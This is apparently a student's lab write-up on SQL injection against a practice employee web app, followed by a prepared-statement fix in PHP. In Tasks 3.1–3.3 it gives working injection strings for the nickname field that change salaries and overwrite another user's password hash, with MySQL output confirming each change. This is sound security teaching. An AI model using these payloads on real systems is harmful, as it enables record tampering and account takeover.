
Seng 360 Assignment 9

[redacted]

SQL Injections

Task Three

The task starts with logging into Alice's profile as shown below.




- **Task 3.1: Modify your own salary. As shown in the Edit Profile page, employees can only update their nicknames, emails, addresses, phone numbers, and passwords; they are not authorized to change their salaries. Assume that you (Alice) are a disgruntled employee, and your boss Boby did not increase your salary this year. You want to increase your own salary by exploiting the SQL injection vulnerability in the Edit-Profile page. Please demonstrate how you can achieve that. We assume that you do know that salaries are stored in a column called 'salary'.**

  The query below was entered into the nickname field in the edit profile tab.

  ', Salary = 80000 WHERE Name = 'Alice';--

  The only important note regarding this query is a space is required after the --. The changes are shown in the profile below. The original salary was 20,000 now the salary is 80,000.




- **Task 3.2: Modify other people' salary. After increasing your own salary, you decide to punish your boss Boby. You want to reduce his salary to 1 dollar. Please demonstrate how you can achieve that.**

  The query below was entered into the nickname field in the edit profile tab.

  ', Salary = 1 WHERE Name = 'Boby';--

  The only important note regarding this query is a space is required after the --. Now since we cannot log into Boby's profile the change is shown in the database from the terminal below. Boby's initial salary is show in the above table and the lower table is queried after the change on Alice's profile is made.



```
+-------+--------+
| Name  | Salary |
+-------+--------+
| Alice |   8000 |
| Boby  |  30000 |
| Ryan  |  50000 |
| Samy  |  90000 |
| Ted   | 110000 |
| Admin | 400000 |
+-------+--------+
6 rows in set (0.00 sec)

mysql> SELECT Name, Salary FROM credential;
+-------+--------+
| Name  | Salary |
+-------+--------+
| Alice |  80000 |
| Boby  |      1 |
| Ryan  |  50000 |
| Samy  |  90000 |
| Ted   | 110000 |
| Admin | 400000 |
+-------+--------+
6 rows in set (0.00 sec)

mysql>
```

- **Task 3.3: Modify other people' password. After changing Boby's salary, you are still disgruntled, so you want to change Boby's password to something that you know, and then you can log into his account and do further damage. Please demonstrate how you can achieve that. You need to demonstrate that you can successfully log into Boby's account using the new password. One thing worth mentioning here is that the database stores the hash value of passwords instead of the plaintext pass- word string. You can again look at the unsafe_edit_backend.php code to see how password is being stored. It uses SHA1 hash function to generate the hash value of password.**

  The query below was entered into the nickname field in the edit profile tab.

  ', Password = "A94A8FE5CCB19BA61C4C0873D391E987982FBBD3" WHERE Name = 'Boby';--


  The only important note regarding this query is a space is required after the --. Since only the encoded SHA1 password is stored I first encoded my new password on the online SHA1 generator. That value is then used in the query and the new password is able to work. The password of the account was changed to "test". The password shown in the table below is prior to the modification.

```
mysql> SELECT Name, password FROM credential;
+-------+------------------------------------------+
| Name  | password                                 |
+-------+------------------------------------------+
| Alice | fdbe918bdae83000aa54747fc95fe0470fff4976 |
| Boby  | b78ed97677c161c1c82c142906674ad15242b2d4 |
| Ryan  | a3c50276cb120637cca669eb38fb9928b017e9ef |
| Samy  | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
| Ted   | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
| Admin | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+-------+------------------------------------------+
6 rows in set (0.00 sec)

mysql> SELECT Name, Salary FROM credential;
+-------+--------+
```

The password in the table below is after the update on Alice's profile is made.

```
mysql> SELECT Name, Password FROM credential;
+-------+------------------------------------------+
| Name  | Password                                 |
+-------+------------------------------------------+
| Alice | fdbe918bdae83000aa54747fc95fe0470fff4976 |
| Boby  | A94A8FE5CCB19BA61C4C0873D391E987982FBBD3 |
| Ryan  | a3c50276cb120637cca669eb38fb9928b017e9ef |
| Samy  | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
| Ted   | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
| Admin | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+-------+------------------------------------------+
6 rows in set (0.00 sec)

mysql>
```


After the password change I can log into Boby's account using the password "test".



Task Four

For this task, please use the prepared statement mechanism to fix the SQL injection vulnerabilities exploited by you in the previous tasks. Then, check whether you can still exploit the vulnerability or not.

To fix this SQL injection vulnerability I used prepared statements in the backend code. This is indicated by the arrows over the photo.




```php
$dbname="Users";
// Create a DB connection
$conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
if ($conn->connect_error) {
  die("Connection failed: " . $conn->connect_error . "\n");
}
return $conn;
}

$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql="";
if($input_pwd!=''){
  // In case password field is not empty.
  $hashed_pwd = sha1($input_pwd);
  //Update the password stored in the session.
  $_SESSION['pwd']=$hashed_pwd;
  $preppedsql = $conn->prepare("UPDATE credential SET nickname= ? ,email= ?,address= ?,Password= ?,PhoneNumber= ? where
  ID= ?");
  $preppedsql->bind_param("ssssss", $input_nickname, $input_email,$input_address, $hashed_pwd, $input_phonenumber, $id);
}else{
  // if passowrd field is empty.
  $preppedsql = $conn->prepare("UPDATE credential SET nickname= ? ,email= ?,address= ?,PhoneNumber= ? where ID= ?");
  $preppedsql->bind_param("sssss", $input_nickname, $input_email,$input_address, $input_phonenumber, $id);
}
$preppedsql->execute();
$preppedsql->close();
$conn->close();
header("Location: unsafe_home.php");
exit();
?>

</body>
</html>
```

To show this issue was fixed I ran the modification of Alice's salary again and all characters was escaped. The string is also saved in the Nickname as it was interpreted as a literal.